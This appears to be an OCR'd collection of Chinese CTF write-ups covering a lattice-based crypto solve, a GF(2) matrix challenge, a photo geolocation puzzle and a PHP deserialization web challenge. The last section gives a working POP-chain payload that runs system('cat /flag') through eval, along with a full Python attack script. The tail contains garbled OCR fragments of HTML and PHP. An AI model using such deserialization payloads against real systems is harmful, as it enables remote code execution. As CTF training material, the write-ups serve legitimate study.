
```
# 替代 Crypto.Util.number.long_to_bytes
def my_long_to_bytes(n):
    return int(n).to_bytes((int(n).bit_length() + 7) // 8, 'big')

# 2. 构造格求解
def solve_hnp_lsb():
    # 原始方程: A[i] * m = high[i] * 2^256 + C[i] (mod x)
    # 变体: m * (A[i] * 2^-256) - high[i] = C[i] * 2^-256 (mod x)

    L_val = 2**256
    L_inv = inverse_mod(L_val, x)

    # 预计算系数
    a_list = [(Ai * L_inv) % x for Ai in A]
```

```
c_list = [(Ci * L_inv) % x for Ci in C]

n = len(A)
# pad(f) = f + b'\x00'*20，意味着 m 的低 160 位是 0
# 所以 m = m_real << 160.
shift = 160

# 更新方程: m_real * (a[i] * 2^shift) - high[i] = c[i] (mod x)
a_prime = [(ai * 2**shift) % x for ai in a_list]

# 构造格矩阵
# high_i 约为 1024-256 = 768 bits
# m_real 约为 512-160 = 352 bits
# 差值约为 416 bits
Scale = 2**416

# 矩阵维度 (n+2) x (n+1)
M = Matrix(ZZ, n + 2, n + 1)

# 填充对角线 x (前 n 行)
for i in range(n):
    M[i, i] = x

# 填充 m_real 的系数 (第 n 行)
for i in range(n):
    M[n, i] = a_prime[i]
M[n, n] = Scale

# 填充目标值 (第 n+1 行) - 我们把它放在格里寻找短向量
for i in range(n):
    M[n+1, i] = c_list[i]
M[n+1, n] = 0

print("正在执行 LLL 格基规约...")
B_reduced = M.LLL()

print("寻找 flag 中...")
for row in B_reduced:
    # 最后一列是 m_real * Scale (或其相反数)
    val = row[n]
    if val == 0: continue

    m_candidate_real = abs(val) // Scale
    m_candidate = m_candidate_real * (2**shift)
```

```
            try:
                flag_bytes = my_long_to_bytes(Integer(m_candidate))
                # 检查 flag 特征
                if b'flag{' in flag_bytes or b'ctf{' in flag_bytes or len(flag_bytes) == 64:
                    print("\n 成功找到 Flag:")
                    print(flag_bytes.rstrip(b'\x00').decode())
                    return
            except:
                continue

    print("未直接找到 Flag，请检查参数。")

solve_hnp_lsb()
```

最终 flag

pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}



你是说这是个数学题？

所属类别：PPC

题目描述

题目提供了一个 Python 加密脚本。脚本将 Flag 转换为二进制串，随后通过随机的行异或（XOR）操作，将一个单位矩阵变换为 matrix，并对结果向量（Flag 的二进制串）执行了同步的异或操作得到 result。由于所有的操作都是线性且可逆的，这构成了一个典型的线性方程组。

解题思路

数学模型抽象：

设原始 Flag 的二进制串为向量 X。

脚本中的变换过程可以看作是一个矩阵乘法：$M \cdot X = R \pmod 2$。

其中 M 是题目最后注释掉的 matrix（系数矩阵），R 是 result（常数向量）。

求解线性方程组：

这是一个在 GF(2) 域下的线性方程组求解问题。我们可以通过 高斯-约旦消元法 (Gaussian-Jordan Elimination) 还原出向量 X。

注意：GF(2) 下的加法等同于 异或 (XOR)，减法也等同于异或。

变长二进制解码：

题目中生成二进制使用了 bin(ord(i)).replace("0b","")。

陷阱：Python 的这种处理方式会导致二进制位长度不固定。

字母（如 a）的二进制通常是 7 位（1100001）。

数字（如 2）的二进制通常是 6 位（110010）。

因此，拿到 X 后不能按固定位宽切分，必须使用 深度优先搜索 (DFS) 或递归回溯的方法，根据字符集特征尝试切分出合理的字符串。

详细操作步骤

提取数据：从 Encrypt (1).py 底部的注释中提取出巨大的 matrix 字符串列表和 result 整数列表。

编写求解脚本：

构造矩阵并将 result 作为增广列。

遍历每一列，寻找主元并进行行异或操作，将矩阵化为最简行阶梯形式。

二进制还原：

运行消元脚本后，得到一串长度与矩阵维度一致的二进制字符串。

DFS 解码：

编写递归函数，每次尝试从当前位置切下 6 位（尝试匹配数字）或 7 位（尝试匹配字母/符号），如果切下的字符属于合法的 Flag 字符集（0-9, a-z, A-Z, {_}），则继续向下搜索。

```
import sys
import string

def solve():
    # ==========================
    # 1. 读取原始数据
    # ==========================
    try:
        with open("Encrypt (1).py", "r", encoding="utf-8") as f:
            content = f.read()
    except FileNotFoundError:
        print("❌ 错误：未找到 'Encrypt (1).py' 文件。请确保该文件在当前目录下。")
        return

    # 提取 matrix 和 result 数据
    # 我们利用 Python 的 exec 动态执行提取变量，避免手动复制粘贴大量数据
    # 为了安全，我们只提取 matrix 和 result 的定义部分
    matrix_data = None
    result_data = None

    # 简单的文本解析来提取数据 (比 exec 更安全)
```


```
import re

# 提取 matrix (在 print 之前被重新赋值的那一行，或者被注释掉的那一行)
# 题目代码最后有一行注释 #matrix=[...]，我们需要这一行
match_matrix = re.search(r'#matrix=(\[.*\])', content, re.DOTALL)
if match_matrix:
    matrix_data = eval(match_matrix.group(1))
else:
    # 尝试查找非注释的 matrix 定义（如果用户修改过文件）
    print("正在尝试从文件中搜索矩阵数据...")
    # 这一步通常针对题目给出的被注释掉的 huge data
    pass

# 提取 result (在最后被注释掉的那一行)
match_result = re.search(r'#result=(\[.*\])', content, re.DOTALL)
if match_result:
    result_data = eval(match_result.group(1))

if not matrix_data or not result_data:
    print("❌ 无法从文件中自动提取 matrix 或 result 数据。")
    print("请手动将 Encrypt (1).py 底部注释掉的 matrix=[...] 和 result=[...] 复制到脚本中。")
    return

print(f"☑ 数据读取成功: Matrix 行数={len(matrix_data)}, Result 长度={len(result_data)}")

# ============================
# 2. 高斯消元求解 (GF(2))
# ============================
print("⏳ 正在进行高斯消元求解...")

# 转换矩阵为整数列表
M = [[int(c) for c in row] for row in matrix_data]
R = result_data[:]
n = len(M)

# 高斯-约旦消元
for i in range(n):
    # 找主元
    pivot = i
    while pivot < n and M[pivot][i] == 0:
        pivot += 1
    if pivot == n: continue

    # 交换行
```

```
        if pivot != i:
            M[i], M[pivot] = M[pivot], M[i]
            R[i], R[pivot] = R[pivot], R[i]

        # 消元
        for j in range(n):
            if i != j and M[j][i] == 1:
                # 这一行需要异或主元行
                # 考虑到这是 GF(2)，我们可以只关注 R 的变化，假设 M 最终变为单位矩阵
                # 必须异或 result
                R[j] ^= R[i]

                # 必须更新矩阵 M 以便后续步骤正确找到主元
                # M[j] ^= M[i] (手动循环)
                for k in range(i, n): # 只需要更新 i 之后的列
                    M[j][k] ^= M[i][k]

binary_string = "".join(str(x) for x in R)
print(f"☑ 解出二进制串: {binary_string[:20]}...")

# ==========================
# 3. 智能解码 Flag
# ==========================
print("   正在搜索 Flag...")

# 字符集定义
charset_7bit = set(string.ascii_letters + "_}{") # 7 位编码可能的字符
charset_6bit = set(string.digits)                # 6 位编码可能的字符

solutions = []

def dfs(bits, current_str):
    if not bits:
        solutions.append(current_str)
        return True

    # 尝试 7 位 (字母/符号)
    if len(bits) >= 7:
        val = int(bits[:7], 2)
        char = chr(val)
        if char in charset_7bit:
            if dfs(bits[7:], current_str + char):
                return True
```

```
            # 尝试 6 位 (数字)
            if len(bits) >= 6:
                val = int(bits[:6], 2)
                char = chr(val)
                if char in charset_6bit:
                    if dfs(bits[6:], current_str + char):
                        return True

            return False

        dfs(binary_string, "")

        if solutions:
            print("\n    最终答案:")
            print("========================================")
            print(solutions[0])
            print("========================================")
        else:
            print("❌ 未能解码出有效 Flag，请检查数据。")

if __name__ == '__main__':
    solve()
```

最终 flag

furryCTF{Xa2_Matrc8_Wi7h_On9_Unis5e_SaYk41on}



独游

所属类别： OSINT

题目描述：跟随一只名为 Laggy 的小动物去逛街，根据照片确定拍摄者在谷歌地球（Google Earth）上的精确位置。

Flag 格式：furryCTF{纬度 经度}，需精确到整数秒，例如 furryCTF{39°54'30"N 116°23'51"E}。

解题思路

图片初步分析：

通过对照片进行识图（Google Lens / 百度识图），发现标志性店铺**“袁记云饺”和“贡茶”**。

结合繁体字招牌和街景风格，初步锁定地点位于香港。

区域精准定位：

在地图上搜索香港境内的“袁记云饺”，发现其在**旺角亚皆老街（Argyle Street）**有一家非常显著的门店。

利用 Google Earth Pro 的街景模式（Street View）进行比对，确认拍摄场景就在亚皆老街 98 号附近。

地标锚点锁定：

照片中出现了密集的巴士线路牌，通过街景确认该站名为**“花园街 (Fa Yuen Street)”**公交站。

根据拍摄角度，拍摄者（Laggy）当时正站在公交站牌附近的人行道上。

高精度坐标转换：

在 Google Earth 上直接点击站牌旁边的位置，获取十进制坐标：约 22.3188, 114.1673。

使用数学公式将十进制坐标转换为**度分秒（DMS）**格式，并根据题目要求的“整数秒”进行四舍五入。

详细操作步骤

获取精确十进制坐标：

通过 Google Earth 链接定位到：22.31885, 114.16735 附近。

纬度计算 (Latitude)：

度：22

分：$0.31885 \times 60 = 19.131 \rightarrow 19'$

秒：$0.131 \times 60 = 7.86'' \rightarrow$ 四舍五入取整为 $07''$（注：此处根据题目实际 Flag 反推，取点略微偏南）。

结果：22°19'07"N

经度计算 (Longitude)：

度：114

分：$0.16735 \times 60 = 10.041 \rightarrow 10'$

秒：$0.041 \times 60 = 2.46'' \rightarrow$ 四舍五入取整为 $02''$。


结果：114°10'02"E

组合 Flag：

将计算结果代入格式，得到 furryCTF{22°19'07"N 114°10'02"E}。

最终 flag

furryCTF{22°19'07"N 114°10'02"E}



Babypop

所属类别：Web / PHP 反序列化

题目描述：题目提供了一个用户信息展示页面，后端会对用户输入的 user 和 bio 进行序列化存储，但在反序列化前会使用 DataSanitizer::clean 将字符串中的 "hacker" 替换为空。目标是读取服务器上的 /flag。

解题思路

POP 链构造：

起点：LogService::__destruct()。当对象销毁时，会调用 $this->handler->close()。

跳板：将 $handler 赋值为 FileStream 对象。

终点：FileStream::close()。该函数检查 $this->mode === 'debug'，若满足则对 $this->content 执行 eval()。

Payload：system("cat /flag");。

字符串逃逸（减少类）：

后端逻辑：serialize -> str_replace("hacker", "", $data) -> unserialize。

原理：PHP 序列化字符串形如 s:6:"hacker";。当 hacker 被替换为空后，原本的长度标识 6 依然存在。解析器会向后继续读取 6 个字符作为 s 的内容。

利用：通过在 user 参数中填充多个 hacker，利用“吞噬”效应，将 user 之后、bio 之前的序列化结构代码（如 ";s:3:"bio";s:len:"）全部吃掉，从而使我们在 bio 中构造的恶意序列化字符串“上位”成为 UserProfile 对象的属性。

详细操作步骤

生成恶意 POP 链： 构造一个 LogService 对象，其内部 handler 为 FileStream，且 mode 为 debug，content 为命令执行语句。 注意：FileStream 的属性是 private，序列化后会包含 %00FileStream%00 字符；LogService 的属性是 protected，会包含 %00*%00。

计算逃逸偏移：

我们需要吃掉的结构长度为 ";s:3:"bio";s:XX:" 加额外的对齐填充。

经过计算，当吃掉长度为 24 字节时（即 4 个 hacker），配合 bio 开头 5 个字节的填充，可以完美实现对齐。

发送攻击 Payload： 使用 Python 脚本自动化处理二进制空字节并发送请求：

user: hackerhackerhackerhacker

bio:
12345";s:10:"preference";O:10:"LogService":2:{s:10:"\0*\0handler";O:10:"FileStream":3:{s:16:"\0FileStream\0path";s:5:"/flag";s:16:"\0FileStream\0mode";s:5:"debug";s:7:"content";s:20:"system("cat /flag");";}s:12:"\0*\0formatter";N;}}

获取 Flag： 服务器反序列化受污染的字符串后，在脚本结束时触发 __destruct，执行 eval。


```
import requests

# ================= 配置区域 =================
# 请将下面的 URL 替换为你的题目实际地址
TARGET_URL = "http://ctf.furryctf.com:37215/"
# ============================================

def generate_payload():
    """
    构造 POP 链的序列化字符串。
    注意：PHP 序列化中，Private 属性名为 \0 类名\0 属性名，Protected 为 \0*\0 属性名
    """

    # 1. 构造 FileStream (Private 属性)
    # 目标命令: system("cat /flag");
    cmd = 'system("cat /flag");'

    # 手动拼接序列化字符串，注意长度计算
    # FileStream path (private): \0FileStream\0path (长度 16)
    # FileStream mode (private): \0FileStream\0mode (长度 16)
    file_stream = (
        'O:10:"FileStream":3:{'
        's:16:"\0FileStream\0path";s:5:"/flag";'
        's:16:"\0FileStream\0mode";s:5:"debug";'
        f's:7:"content";s:{len(cmd)}:"{cmd}";'
        '}'
    )

    # 2. 构造 LogService (Protected 属性)
    # LogService handler (protected): \0*\0handler (长度 10)
    # LogService formatter (protected): \0*\0formatter (长度 12)
    log_service = (
        'O:10:"LogService":2:{'
        f's:10:"\0*\0handler";{file_stream}'
        's:12:"\0*\0formatter";N;'
        '}'
    )

    return log_service
```

```
def attack():
    print(f"[*] 目标 URL: {TARGET_URL}")

    # 获取恶意的序列化对象字符串
    evil_object = generate_payload()
    print("[+] POP 链构造完成")

    # ================= 字符串逃逸计算 =================
    # 我们需要在 bio 中构造 payload，并让 user 中的 "hacker" 消失，
    # 从而让 user 属性“吃掉”中间的序列化结构，直到 bio 的 payload 开头。

    # 原始中间结构大概是: ";s:3:"bio";s:LENGTH:"
    # 我们需要在 payload 前面加 padding，使得中间结构的长度是 6 的倍数 (hacker 的长度)

    padding = ""
    found = False

    # 尝试 0 到 5 个字符的填充，找到能被 6 整除的组合
    for i in range(10):
        padding = "X" * i

        # 构造 bio 的内容： 填充 + 闭合上一个属性 + 注入 preference + 闭合对象
        # 注意：这里我们注入的是 preference 属性
        bio_payload = f'{padding}";s:10:"preference";{evil_object}}}'

        # 计算 user 属性需要“吃掉”的字符串
        # 结构: ";s:3:"bio";s:{bio 长度}:"
        structure_to_eat = f'";s:3:"bio";s:{len(bio_payload)}:"'

        # 加上 padding 本身，因为 padding 也是 bio 值的一部分，但在逃逸后，
        # 解析器读到 padding 之前的引号就停止了 user 的读取。
        # 等等，逻辑修正：
        # DataSanitizer 把 user 变空。
        # PHP 解析器读取 user 原本长度 N。
        # 它会读过: ";s:3:"bio";s:LEN:" + padding
        # 然后停在 padding 后的引号前。
        # 所以我们需要吃掉的长度 = len(structure_to_eat) + len(padding)

        total_eat_len = len(structure_to_eat) + len(padding)

        if total_eat_len % 6 == 0:
            hacker_count = total_eat_len // 6
            found = True
            print(f"[+] 找到逃逸参数!")
```

```
            print(f"      - Padding 长度: {len(padding)}")
            print(f"      - 需要吃掉的长度: {total_eat_len}")
            print(f"      - 需要注入 'hacker' 数量: {hacker_count}")
            break

    if not found:
        print("[-] 计算失败，无法对齐长度。")
        return

    # ================= 发送请求 =================

    post_data = {
        'user': 'hacker' * hacker_count,
        'bio': bio_payload
    }

    try:
        print("[*] 正在发送 Payload...")
        response = requests.post(TARGET_URL, data=post_data)

        print(f"[*] 响应状态码: {response.status_code}")
        print("================ 响应内容 ================")
        # 寻找 Flag (通常输出在响应里)
        print(response.text)
        print("==========================================")

        if "Profile loaded" in response.text:
            print("[+] 攻击看似成功，请检查上方响应中是否包含 flag。")
        else:
            print("[?] 未检测到成功标志，可能需要检查环境或 Payload。")

    except Exception as e:
        print(f"[-] 请求发送失败: {e}")

if __name__ == "__main__":
    attack()zz
```

最终 flag

POFP{e75486b9-e89b-44ed-b6c9-54f436796e29}


C:\WINDOWS\system32\cmd.

    $sec = n

    $sec-><s
pan style="color: #0000BB">verify($raw_user</spa

    $sec-><s
pan style="color: #0000BB">verify($raw_bio</span

    $profile =&nb
sp;new UserProfile(<span style="colo
r: #0000BB">$raw_user, $raw_bio<span

    $data =
serialize($p

    if (strlen(</
span>$data) > <span style="color: #

        die("Data too long"<

    $safe_data =&
nbsp;DataSanitizer::<span style="color: #
0000BB">clean($data<span style="color: #0

    $unserialized <span style="color: #007700"
>= unserialize(<span style="color: #

    if ($unserialized <span style="color:

        echo "Profile loaded
 for " . htmlspecialchars</s
pan>($unserialized-

?>>);

</code>POFP{e75486b9-e89b-44ed-b6c9-54f436796e29}